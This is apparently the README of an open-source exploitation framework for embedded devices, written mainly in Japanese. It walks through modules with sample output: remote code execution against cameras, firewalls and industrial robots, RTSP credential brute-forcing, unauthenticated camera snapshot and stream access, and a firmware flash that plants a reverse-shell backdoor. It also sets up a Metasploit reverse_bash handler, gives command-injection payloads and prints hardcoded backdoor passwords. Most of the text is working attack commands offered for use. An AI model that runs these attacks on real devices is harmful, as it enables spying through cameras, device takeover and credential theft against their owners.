
 mrhenrike/embedxpl-forge
組み込みデバイスセキュリティ評価フレームワーク — 700モジュール、350 CVE、55ベンダー、APTグループエンジン。ルーター、IPカメラ、GPON ONT、ISP CPE、IoT/組み込みエッジをカバー。




プラットフォームに関する注意: このフレームワークは主に Linux (Debian/Ubuntu/Kali) 向けに設計・テストされています。ハードウェア依存のモジュール (無線アダプタ、USB デバイス、raw ソケットアクセス、ファームウェアツール) のほとんどは Linux を必要とします。Windows や macOS で実行すると、多くのモジュールでエラーが発生したり機能が制限されたりする可能性があります。最大限の互換性を得るには Linux を強く推奨します。
組み込み・境界セキュリティ評価フレームワーク

EmbedXPL-Forge は、ルーター、スイッチ、IP カメラ、NVR/DVR、GPON ONT、ISP CPE、プリンター、IoT、OT/ICS、および組み込みエッジデバイスを監査するセキュリティ専門家向けの、オープンソースのエクスプロイトおよびスキャンフレームワークです。認証情報テスト、脆弱性エクスプロイト、ネットワークスキャン、ペイロード生成、RTSP カメラ攻撃、ファームウェア操作、多言語 PolyExploit オーケストレーション、および完全なプリンターアーセナルをカバーする 2800 以上のアクティブモジュールを提供し、114 以上のベンダーにわたる 700 以上の CVE をマッピングし、実際の国家レベルの攻撃チェーンを再現する APT Group Attack Engine を備えています。
バージョン: 3.2.0
pip install embedxpl[nse])tools/phase_gate.py により、すべてのモジュールがマージ前にインポート、アンチ FP、リファレンス、コード品質チェックを通過することを保証ネットワーク / ルーター / CPE: 2Wire · 3Com · ActionTec · Alcatel-Lucent · Alpha Networks · Arris · Aruba · Asmax · Astoria · ASUS · Belkin · BHU · Billion · Binatone · Calix · CERIO · Cisco · Cobham · Comtrend · D-Link · DD-WRT · Draytek · EasyBox (Arcadyan) · Edimax · EE BrightBox · EnGenius · FiberHome · Fortinet · Freebox · GL.iNet · GPON · HooToo · Huawei · Intelbras · IPFire · Juniper · LG · Linksys · Mercury · MiFi (Novatel) · MikroTik · MitraStar · Motorola · Movistar · Netcore · NETGEAR · Netsys · Observa Telecom · OpenWrt · RuggedCom · Ruijie · Seagate · SerComm · Shuttle · Sitecom · SMC · SonicWall · Starbridge · Technicolor · Tenda · Thomson · TOTOLINK · TP-Link · TRENDnet · Ubee · Ubiquiti · Unicorn · UTStarcom · Wavlink · Xiaomi · Zhone · Zoom · ZTE · ZyXEL
カメラ / NVR / DVR: Hikvision · Dahua · Axis · Reolink · Amcrest · Uniview (UNV) · Tapo (TP-Link) · Swann · ANNKE · Edimax · Intelbras · Grandstream · Foscam · Acti · Avigilon · Beward · Brickcom · Cisco cameras · Geuterbruck · Honeywell cameras · Jovision · Siemens cameras · Xiongmai (OEM) · Zivif · MVPower DVR · 汎用 P2P WiFi カメラ · 汎用 DVR/NVR OEM
プリンター / MFP: HP LaserJet/PageWide · Canon imageRUNNER/imageClass · Lexmark CX/CS/MS/MX · Xerox WorkCentre/AltaLink/VersaLink · Ricoh MP/Aficio/SP · Brother MFC/DCP · Epson WorkForce · Kyocera ECOSYS · Samsung SyncThru · 汎用 IPP/PJL/LPD/CUPS/WSD
NAS / VPN / ファイアウォール / セキュリティ: QNAP · Synology · D-Link NAS · Zyxel NAS · Ivanti · SonicWall · Fortinet (FortiOS/FortiGate/FortiWeb/FortiClient EMS) · Palo Alto (PAN-OS) · Cisco ASA/FTD · CheckPoint · Sophos XG · WatchGuard Firebox · Avocent
ICS / OT / ロボティクス: Universal Robots (UR3/UR5/UR10/UR16) · OpenPLC · Modbus TCP · Siemens S7 · EtherNet/IP CIP · BACnet · DNP3 · PROFINET DCP
スマートホーム / 海事 / 組み込み OS: eNet SMART HOME · OpenRemote IoT · Metis WIC/DFS (海事) · RIOT OS · OpenWrt · VxWorks · QNX · Zephyr · wolfSSL · Tuya arduino-tuyaopen
pip install embedxpl embedxpl
### オプション 2 — Nmap NSE スクリプトを使用する```bash
# Install EmbedXPL + NSE dependencies
pip install "embedxpl[nse]"

# Install the 7 custom NSE scripts into Nmap's scripts directory
python -m embedxpl.nse install
# or using the entry point:
embedxpl-nse install

# Verify installation
python -m embedxpl.nse list
注: Linux/macOS では、インストール手順で
/usr/share/nmap/scripts/に書き込むためにsudoが必要になる場合があります。 実行:sudo python -m embedxpl.nse install
git clone https://github.com/mrhenrike/EmbedXPL-Forge.git cd EmbedXPL-Forge chmod +x setup_venv.sh run.sh ./setup_venv.sh # creates .venv (PEP 668 safe) ./run.sh # recommended launcher
.venv/bin/python -m embedxpl.nse install
### オプション4 — Pythonモジュール```bash
pip install embedxpl
python -m embedxpl
pip install embedxpl
embedxpl
embedxpl -m exploits/routers/tplink/wr841n_credential_disclosure_cve_2023_50224 -s target 192.168.1.1
embedxpl -c "discover 192.168.1.0/24"
embedxpl -m exploits/cameras/multi/rtsp_cameradar_attack -s target 192.168.1.100
nmap -p 554,5554,8554 --script embedxpl-rtsp-discover 192.168.1.0/24 nmap -p 80,443 --script 'embedxpl-*' 192.168.1.100
## 使用方法

### インタラクティブシェル```
exf > use exploits/routers/dlink/dir_300_600_rce
exf (D-Link DIR-300 & DIR-600 RCE) > show options
exf (D-Link DIR-300 & DIR-600 RCE) > set target 192.168.1.1
exf (D-Link DIR-300 & DIR-600 RCE) > check
exf (D-Link DIR-300 & DIR-600 RCE) > run
exf > apt list
exf > apt show apt28
exf > apt search mikrotik
exf > apt run apt28
exf > apt run apt28 0
### ネットワーク探索```
# Auto-detect subnet from active interfaces and scan (default timing T3)
exf > discover

# Scan specific subnet with stealth timing
exf > discover 192.168.1.0/24 --timing T1

# Force fresh scan, ignore previous session history
exf > discover 192.168.1.0/24 --fresh
ディスカバリは多段階パイプラインを使用します: ARPスイープ → Nmap(マルチメソッドホストプローブ) → Scapy → TCPコネクトフォールバック。結果はモジュールカタログと照合され、ベンダー/モデルでフィルタリングされます。IEEE OUIデータベース(embedxpl/data/oui.txt)は、オンラインファーストのルックアップとローカルフォールバックによりMACアドレスをベンダーに解決します。ホストがWiFi機能を公開している場合、ツールは無線固有の攻撃のためにWirelessXPL-Forgeを推奨します。
タイミングプロファイル(T0~T5) はNmapの慣例を踏襲しています:
exf > sessions list
exf > sessions show 192.168.1.1
exf > sessions export 192.168.1.1
exf > sessions delete 192.168.1.1
exf > sessions purge
セッションは `~/.exf_sessions/` に JSON として保存され、IP+MAC の SHA-256 をキーとします。既知のホストが再検出されると、テスト済みのモジュールは `[Tested]` と表示され、デフォルトでスキップされます。

### AutoPwn Scanner```
exf > use scanners/autopwn
exf (AutoPwn) > set target 192.168.1.0/24
exf (AutoPwn) > run
Pythonネイティブ実装による全機能搭載のRTSP攻撃パイプラインで、すべての標準RTSPトランスポートモードをカバーします。
from embedxpl.core.rtsp.scanner import RTSPScanner from embedxpl.core.rtsp.attacker import RTSPAttacker from embedxpl.core.rtsp.models import RTSPStream
scanner = RTSPScanner(timeout=5.0) hosts = scanner.scan_network("192.168.1.0/24", ports=[554, 5554, 8554])
attacker = RTSPAttacker(timeout=5.0) results = attacker.attack_all(hosts)
for stream in results: print(stream.url) # rtsp://admin:@192.168.1.100:554/h264/ch1/main/av_stream print(stream.username) # admin print(stream.password) # (empty string) print(stream.route) # h264/ch1/main/av_stream print(stream.auth_type) # AuthType.BASIC print(stream.accessible) # True
**期待される出力:**```
[RTSP] Scanning 192.168.1.0/24 on ports [554, 5554, 8554]...
[RTSP] Found 3 RTSP hosts
[RTSP] 192.168.1.100:554 — Phase 1: Route discovery (195 routes)...
[RTSP] 192.168.1.100:554 — Route found: h264/ch1/main/av_stream
[RTSP] 192.168.1.100:554 — Phase 2: Auth detection → Basic (realm="IP Camera")
[RTSP] 192.168.1.100:554 — Phase 3: Credential brute-force (80 pairs)...
[RTSP] 192.168.1.100:554 — ✓ Credentials: admin:
[RTSP] 192.168.1.100:554 — Phase 4: Stream validated (200 OK)
[RTSP] Attack complete. Accessible streams: 2/3
hosts = scanner.skip_scan(["192.168.1.100:554", "192.168.1.101"])
**想定される入力/出力:**```python
# Input
hosts = scanner.skip_scan(["camera.local:554", "192.168.1-2.100-110"])

# Output: [(resolved_ip, port), ...]
# [('192.168.1.100', 554), ('192.168.1.200', 554), ('192.168.1.100', 554), ...]
カメラが TCP/554 をブロックする HTTP プロキシや企業ファイアウォールの背後にある場合に使用されます。```python from embedxpl.core.rtsp.client import RTSPClient, RTSPOverHTTPTunnel
tunnel = RTSPOverHTTPTunnel(host="10.0.0.50", port=8080, timeout=10.0) response = tunnel.send_rtsp_via_http( "OPTIONS rtsp://10.0.0.50:8080/ RTSP/1.0\r\nCSeq: 1\r\n\r\n" )
client = RTSPClient.from_scheme("10.0.0.50", 8080, "http", timeout=10.0) status, server, methods = client.options() # → (200, "Hikvision NVRA", "OPTIONS, DESCRIBE, SETUP, PLAY")
**想定される入力/出力:**```
Input : host=10.0.0.50, port=8080, scheme="http"
Output:
  status  = 200
  server  = "Hikvision IP Camera NVRA (V5.4.5)"
  methods = "OPTIONS, DESCRIBE, SETUP, PLAY, TEARDOWN"
embedxpl > use exploits/cameras/multi/rtsp_cameradar_attack embedxpl (RTSP Cameradar Attack) > show options
Option Default Description
target required Target IP/CIDR/range (e.g. 192.168.1.0/24) ports 554,5554,8554 RTSP ports to scan timeout 5 Connection timeout (seconds) scheme rtsp Transport: rtsp | rtsps | http | https skip_scan false Skip nmap discovery, attack directly output_m3u false Save accessible streams to streams.m3u onvif_discover false Enable ONVIF WS-Discovery
embedxpl (RTSP Cameradar Attack) > set target 192.168.1.0/24 embedxpl (RTSP Cameradar Attack) > set output_m3u true embedxpl (RTSP Cameradar Attack) > run
## Nmap NSE スクリプト

EmbedXPL-Forge には、IoT/カメラスキャンと CVE 検出用の 7 つのカスタム Nmap NSE スクリプトが含まれています。

### インストール```bash
# Install with NSE extras
pip install "embedxpl[nse]"

# Install scripts to Nmap (Linux/macOS may need sudo)
python -m embedxpl.nse install
# or
embedxpl-nse install

# Force overwrite existing scripts
python -m embedxpl.nse install --force

# Custom Nmap directory
python -m embedxpl.nse install --nse-dir /opt/homebrew/share/nmap/scripts
期待される出力:``` [OK] embedxpl-rtsp-discover.nse → /usr/share/nmap/scripts/embedxpl-rtsp-discover.nse [OK] embedxpl-camera-identify.nse → /usr/share/nmap/scripts/embedxpl-camera-identify.nse [OK] embedxpl-hikvision-vuln.nse → /usr/share/nmap/scripts/embedxpl-hikvision-vuln.nse [OK] embedxpl-dahua-vuln.nse → /usr/share/nmap/scripts/embedxpl-dahua-vuln.nse [OK] embedxpl-rtsp-creds.nse → /usr/share/nmap/scripts/embedxpl-rtsp-creds.nse [OK] embedxpl-iot-cve-check.nse → /usr/share/nmap/scripts/embedxpl-iot-cve-check.nse [OK] embedxpl-camera-snapshot.nse → /usr/share/nmap/scripts/embedxpl-camera-snapshot.nse
Installed: 7 script(s) [OK] nmap --script-updatedb complete
### 一覧 / 情報```bash
python -m embedxpl.nse list
python -m embedxpl.nse info rtsp-discover
embedxpl-rtsp-discover — RTSP サービスディスカバリRTSP サービスを検出し、Server: バナーを取得し、ベンダーを特定し、サポートされているメソッドを一覧表示し、既知の CVE を相互参照します。```bash
nmap -p 554,5554,8554 --script embedxpl-rtsp-discover 192.168.1.0/24
nmap -p 554,5554,8554 --script embedxpl-rtsp-discover --script-args rtsp.timeout=3 192.168.1.0/24
**期待される出力:**```
554/tcp open rtsp
| embedxpl-rtsp-discover:
|   Status : 200
|   Server : Hikvision IP Camera NVRA (V5.4.5)
|   Methods: OPTIONS, DESCRIBE, SETUP, PLAY, TEARDOWN
|   Vendor : Hikvision
|   Known CVEs: CVE-2021-36260 (RCE, CVSS 9.8), CVE-2017-7921 (Auth Bypass)
|   EmbedXPL module: exploits/cameras/hikvision/rtsp_rce_cve_2021_36260
|   Exploit hint: embedxpl > use exploits/cameras/hikvision/rtsp_rce_cve_2021_36260
|_  Full attack: embedxpl > use exploits/cameras/multi/rtsp_cameradar_attack
embedxpl-camera-identify — ディープカメラフィンガープリンティングマルチプロトコル識別: HTTP/HTTPS Web UI、RTSPバナー、ONVIFをプローブします。ベンダー、モデル、ファームウェア、シリアル、MACを抽出します。```bash nmap -p 80,443,554,37777 --script embedxpl-camera-identify 192.168.1.100 nmap -sV -p- --script embedxpl-camera-identify 192.168.1.0/24
**期待される出力(Hikvision):**```
80/tcp open http
| embedxpl-camera-identify:
|   Protocol : HTTP (HTTP 200)
|   Vendor   : Hikvision
|   Model    : DS-2CD2143G0-I
|   Firmware : V5.6.2 build 190401
|   Serial   : DS-2CD2143G0-I20190401AAWRA123456789
|   CVEs     : CVE-2021-36260 (RCE, CVSS 9.8) | CVE-2017-7921 (Auth Bypass)
|   Vuln assessment: LIKELY VULNERABLE (endpoint accessible without auth)
|   EmbedXPL module: exploits/cameras/hikvision/rtsp_rce_cve_2021_36260
|_  Run exploit: embedxpl > use exploits/cameras/hikvision/rtsp_rce_cve_2021_36260
embedxpl-hikvision-vuln — Hikvision CVEチェッカーCVE-2021-36260(/SDK/webLanguage 経由のRCE、CVSS 9.8)および CVE-2017-7921(認証バイパスによるスナップショット)のアクティブ検証。```bash
nmap -p 80,443,8080 --script embedxpl-hikvision-vuln 192.168.1.100
nmap -p 80,443,8080 --script embedxpl-hikvision-vuln --script-args timeout=10 192.168.1.0/24
**期待される出力:**```
80/tcp open http
| embedxpl-hikvision-vuln:
|   Device          : DS-2CD2143G0-I
|   Firmware        : V5.3.0 build 170112
|   CVE-2021-36260  : VULNERABLE — endpoint accepts PUT without authentication (CVE-2021-36260, CVSS 9.8)
|   CVE-2017-7921   : VULNERABLE — snapshot captured without valid credentials (CVE-2017-7921)
|   EmbedXPL RCE module  : exploits/cameras/hikvision/rtsp_rce_cve_2021_36260
|   EmbedXPL Auth Bypass : exploits/cameras/hikvision/info_disclosure_cve_2017_7921
|_  Run full exploit: embedxpl > use exploits/cameras/hikvision/rtsp_rce_cve_2021_36260
embedxpl-dahua-vuln — Dahua CVEチェッカーCVE-2021-33044(認証バイパス、CVSS 9.8)、CVE-2020-25078(ユーザー情報漏洩)、CVE-2013-6117(レガシーDVR)をテストします。また、DahuaのOEMであるAmcrest、Intelbras、TVT、Jovision、ANNKEもカバーしています。```bash nmap -p 80,37777 --script embedxpl-dahua-vuln 192.168.1.0/24
**期待される出力:**```
80/tcp open http
| embedxpl-dahua-vuln:
|   Vendor         : Dahua (or Dahua-OEM: Amcrest / Intelbras / TVT)
|   CVE-2021-33044 : VULNERABLE — snapshot captured via Digest bypass (CVE-2021-33044, CVSS 9.8)
|   CVE-2020-25078 : VULNERABLE — Users disclosed: [admin, operator]
|   CVE-2013-6117  : NOT VULNERABLE
|   EmbedXPL Auth Bypass  : exploits/cameras/dahua/cctv_auth_bypass_cve_2021_33044
|   EmbedXPL Cred Extract : exploits/cameras/dahua/cctv_37777_credential_extraction
|_  Run exploit: embedxpl > use exploits/cameras/dahua/cctv_auth_bypass_cve_2021_33044
embedxpl-rtsp-creds — RTSP デフォルト認証情報テスターBasic 認証を使用して、9 以上の一般的な RTSP ルートにわたる 18 組のデフォルト認証情報をテストします。最初に一致したものを報告します。```bash nmap -p 554,5554,8554 --script embedxpl-rtsp-creds 192.168.1.100
nmap -p 554 --script embedxpl-rtsp-creds --script-args rtsp.route=live.sdp 192.168.1.100
**期待される出力:**```
554/tcp open rtsp
| embedxpl-rtsp-creds:
|   Server           : Hikvision IP Camera NVRA
|   Credential found : admin: (empty password)
|   Stream URL       : rtsp://admin:@192.168.1.100:554/h264/ch1/main/av_stream
|   Auth type        : Basic
|   Response code    : 200
|   EmbedXPL full scan : exploits/cameras/multi/rtsp_cameradar_attack
|_  Run exploit: embedxpl > use exploits/cameras/multi/rtsp_cameradar_attack
embedxpl-iot-cve-check — マルチベンダーCVEフィンガープリントHikvision、Dahua、D-Link NAS、Reolink、Uniview、QNAP、SonicWall、GPONにまたがる10件のアクティブなCVEを検出および検証します。```bash nmap -p 80,443,8080 --script embedxpl-iot-cve-check 192.168.1.0/24
**期待される出力:**```
80/tcp open http
| embedxpl-iot-cve-check:
|   CVE-2021-36260 (Hikvision, CVSS 9.8): POSSIBLY VULNERABLE — HTTP 200 returned
|     → EmbedXPL: CVE-2021-36260 : use exploits/cameras/hikvision/rtsp_rce_cve_2021_36260
|   CVE-2021-33044 (Dahua, CVSS 9.8)   : NOT VULNERABLE — HTTP 404
|   EmbedXPL-Forge: https://github.com/mrhenrike/EmbedXPL-Forge
|_  Full exploitation: pip install embedxpl && embedxpl
embedxpl-camera-snapshot — 認証不要のスナップショットアクセス16 のベンダー固有スナップショットエンドポイントをプローブします。認証情報なしで image/* を返す URL を報告します。オプションで JPEG ファイルをローカルに保存します。```bash
nmap -p 80,443,8080 --script embedxpl-camera-snapshot 192.168.1.100
nmap -p 80 --script embedxpl-camera-snapshot --script-args outdir=/tmp/snaps 192.168.1.0/24
**期待される出力:**```
80/tcp open http
| embedxpl-camera-snapshot:
|   Endpoint 1 (Dahua):
|     URL          : http://192.168.1.100:80/cgi-bin/snapshot.cgi?channel=1
|     Content-Type : image/jpeg
|     Size         : 45231 bytes
|     Access       : UNAUTHENTICATED SNAPSHOT ACCESS
|     EmbedXPL module: exploits/cameras/dahua/cctv_auth_bypass_cve_2021_33044
|_    Run exploit: embedxpl > use exploits/cameras/dahua/cctv_auth_bypass_cve_2021_33044
python -m embedxpl.nse run --target 192.168.1.0/24 --scripts all
python -m embedxpl.nse run --target 192.168.1.100 --scripts rtsp-discover,hikvision-vuln
python -m embedxpl.nse run --target 192.168.1.0/24 --scripts all --output /tmp/scan.txt
python -m embedxpl.nse run --target 192.168.1.0/24 --scripts all --ports 80,443,554,5554,8080,8554
**アンインストール:**```bash
python -m embedxpl.nse uninstall
embedxpl > use exploits/firmware/netgear_firmware_flash embedxpl (NETGEAR Firmware Flash) > set target 192.168.1.1 embedxpl (NETGEAR Firmware Flash) > set firmware /path/to/backdoored.bin embedxpl (NETGEAR Firmware Flash) > set lhost 10.0.0.10 embedxpl (NETGEAR Firmware Flash) > set lport 4444 embedxpl (NETGEAR Firmware Flash) > run
**機能:**
1. ファームウェア形式(TRX、DLOB、SEAMA、WRGG、raw binary)を検出
2. 適切なオフセットにリバースシェルバックドアを注入
3. CRC32/MD5チェックサムを再計算
4. ベンダー固有のフラッシュエンドポイント経由でアップロード(該当する場合は認証をバイパス)
5. デバイスの再起動を待機し、バックドアの実行を検証


## PolyExploit Orchestrator

純粋なPythonに移植できないエクスプロイト向けに、実行時のC/C++コンパイルとマルチ言語スクリプト実行を可能にします。

### C/C++ランタイムコンパイル```python
from embedxpl.core.poly import CCompiler

compiler = CCompiler()

# Check available compilers
print(compiler.compiler_available())  # {'gcc': True, 'clang': False, 'mingw': False}

# Compile a C PoC exploit at runtime
binary = compiler.compile_c(
    source="""
#include <stdio.h>
#include <string.h>
int main(int argc, char *argv[]) {
    // Stack overflow PoC
    char buf[64];
    memcpy(buf, argv[1], atoi(argv[2]));
    return 0;
}
""",
    arch="x86",   # x86, x64, arm, mips, mingw
)
# Returns: Path to compiled binary (cached by source hash)

# Execute with arguments
output = compiler.run_binary(binary, args=["AAAA"*100, "400"])
print(output.stdout)
from embedxpl.core.poly import PolyRunner
runner = PolyRunner() print(runner.available_runtimes())
result = runner.run_ruby(""" require 'net/http' resp = Net::HTTP.get_response(URI('http://192.168.1.1/cgi-bin/exploit')) puts resp.body """, args=["192.168.1.1"])
runner.run_metasploit(module="exploit/multi/handler", options={ "PAYLOAD": "cmd/unix/reverse_bash", "LHOST": "10.0.0.10", "LPORT": "4444", })
results = runner.searchsploit("hikvision rtsp") for r in results: print(r["Title"], r["Path"])
## v3.1.0 の新機能 — CVE 2026/2025/2024 + プリンタドメイン + 品質ゲート

プリンタ、組み込み OS、ICS/OT、スマートホーム、海事 IoT、および 2026 Pwn2Own チェーンにわたる **54 の新規モジュール**。主なハイライト:

### 2026 Pwn2Own チェーン```
# CUPS Pwn2Own 2026 — Full 4-stage chain (CVE-2026-34477/78/79/80, CVSS 9.9)
exf > use exploits/printers/linux/cups_pwn2own_chain_cve_2026_34480
exf (CUPS Pwn2Own Chain) > set target 192.168.1.10
exf (CUPS Pwn2Own Chain) > set delay 2
exf (CUPS Pwn2Own Chain) > run
[*] [Stage 1/4] Triggering UAF in cups-browsed (CVE-2026-34477)
[*] [Stage 2/4] Heap spray via IPP job attributes (CVE-2026-34478)
[*] [Stage 3/4] ROP chain LPE delivery (CVE-2026-34479)
[*] [Stage 4/4] Chain complete - verifying
[+] CUPS process no longer responding - chain executed

# Lexmark Pwn2Own 2026 — 3-stage chain
exf > use exploits/printers/lexmark/lexmark_pwn2own_2026_chain
exf (Lexmark Pwn2Own) > set target 192.168.1.20
exf (Lexmark Pwn2Own) > run
exf > use exploits/embedded_os/wolfssl_identity_forgery_cve_2026_5194 exf (wolfSSL Identity Forgery) > set target 192.168.1.1 exf (wolfSSL Identity Forgery) > set port 443 exf (wolfSSL Identity Forgery) > run
exf > use exploits/firewalls/paloalto/panos_userid_bof_rce_cve_2026_0300 exf (PAN-OS User-ID BOF) > set target 10.0.0.1 exf (PAN-OS User-ID BOF) > set port 443 exf (PAN-OS User-ID BOF) > run
exf > use exploits/ics/ur_polyscope5_dashboard_cmd_injection_cve_2026_8153 exf (UR PolyScope5 Injection) > set target 192.168.1.50 exf (UR PolyScope5 Injection) > set cmd "id" exf (UR PolyScope5 Injection) > run [] Connecting to PolyScope Dashboard on 192.168.1.50:29999 [+] PolyScope Dashboard Server detected [] Attempting OS command injection (CVE-2026-8153) [+] Command injection confirmed! [+] Output: uid=0(root) gid=0(root)
exf > use exploits/embedded_os/gnu_inetutils_telnetd_auth_bypass_cve_2026_24061 exf (InetUtils telnetd Bypass) > set target 192.168.1.1 exf (InetUtils telnetd Bypass) > set cmd "id" exf (InetUtils telnetd Bypass) > run [*] Sending CVE-2026-24061 bypass payload [+] Authentication bypass succeeded! Shell prompt detected [+] Command output: uid=0(root)
exf > use exploits/specialized/metis_wic_unauth_rce_cve_2026_2248 exf (Metis WIC RCE) > set target 10.1.2.3 exf (Metis WIC RCE) > run
exf > use exploits/routers/cisco/ios_xe_wlc_jwt_rce_cve_2025_20188 exf (Cisco WLC JWT RCE) > set target 10.0.0.1 exf (Cisco WLC JWT RCE) > set port 443 exf (Cisco WLC JWT RCE) > run
### Printer Arsenal の例```
# HP PJL full scan (native — no external tools)
exf > use exploits/printers/hp/hp_laserjet_pjl_scan_native
exf (HP PJL Scanner) > set target 192.168.1.100
exf (HP PJL Scanner) > run
[+] PJL interface reachable
[+] INFO ID: HP LASERJET PRO M402N
INFO STATUS     : READY
INFO PAGECOUNT  : 12847
INFO MEMORY     : 512000 BYTES

# Ricoh HTTP buffer overflow (CVE-2024-34161, CVSS 9.8)
exf > use exploits/printers/ricoh/ricoh_http_bof_cve_2024_34161
exf (Ricoh HTTP BOF) > set target 192.168.1.101
exf (Ricoh HTTP BOF) > run

# Brother LDAP credential passback
exf > use exploits/printers/brother/brother_ldap_smb_passback
exf (Brother LDAP Passback) > set target 192.168.1.102
exf (Brother LDAP Passback) > set attacker_ip 192.168.1.10
exf (Brother LDAP Passback) > run
[+] LDAP server redirected — wait for printer authentication
レガシーおよびモダンなSOHOルーター全体にわたる、工場出荷時パスワード、ハードコードされたバックドア、デフォルトWPAキー生成アルゴリズム、DNSハイジャックCSRFベクターを標的とする27以上のエクスプロイトモジュール。主な例:```
exf > use exploits/routers/easybox/easybox_wpa_keygen exf (EasyBox WPA Keygen) > set target 192.168.1.1 exf (EasyBox WPA Keygen) > run [*] No MAC supplied — attempting to extract from web UI... [+] MAC found: AA:BB:CC:DD:EE:FF [+] Device MAC : AA:BB:CC:DD:EE:FF [+] WPA2 PSK : 3f2d9a1b
exf > use exploits/routers/seagate/seagate_nas_php_backdoor exf (Seagate Ghost PHP) > set target 192.168.1.100 exf (Seagate Ghost PHP) > set cmd "id; uname -a" exf (Seagate Ghost PHP) > run [*] Sending command via Ghost PHP backdoor: 'id; uname -a' [+] RCE successful — output: uid=0(root) gid=0(root) groups=0(root) Linux NAS 3.10.14 #1 SMP armv7l
exf > use exploits/routers/alpha_networks/web_shell_cmd_rce exf (Alpha Networks web_shell_cmd RCE) > set target 192.168.1.1 exf (Alpha Networks web_shell_cmd RCE) > set cmd "cat /etc/passwd" exf (Alpha Networks web_shell_cmd RCE) > run [*] Sending command to /web_shell_cmd.gch: 'cat /etc/passwd' [+] Response from backdoor shell: root❌0:0:root:/root:/bin/sh ...
exf > use exploits/routers/ruggedcom/ruggedcom_factory_password exf (RuggedCom Factory Password) > set target 192.168.1.1 exf (RuggedCom Factory Password) > set serial RA000000 exf (RuggedCom Factory Password) > run [+] Serial Number : RA000000 [+] Backdoor user : factory [+] Backdoor pass : 7f3d9a2b
exf > use exploits/routers/alcatel_lucent/omnipcx_masterCGI_rce exf (OmniPCX RCE) > set target 192.168.1.10 exf (OmniPCX RCE) > set cmd "id" exf (OmniPCX RCE) > run [*] Injecting command: 'id' via /cgi-bin/masterCGI?ping=127.0.0.1&user=;id; [+] Response (command output may be embedded): uid=0(root) ...
exf > use exploits/routers/trendnet/camera_mjpeg_unauth exf (TRENDnet MJPEG) > set target 192.168.1.50 exf (TRENDnet MJPEG) > run [+] LIVE STREAM accessible (no auth): /anony/mjpg.cgi [+] Stream URL: http://192.168.1.50:80/anony/mjpg.cgi
exf > use exploits/routers/netgear/wg602_superman_backdoor exf (WG602 Backdoor) > set target 192.168.1.1 exf (WG602 Backdoor) > run [+] Backdoor login SUCCESS: super:5777364 [*] Admin panel: http://192.168.1.1:80/
**全27の新しいベンダー/モジュール:**
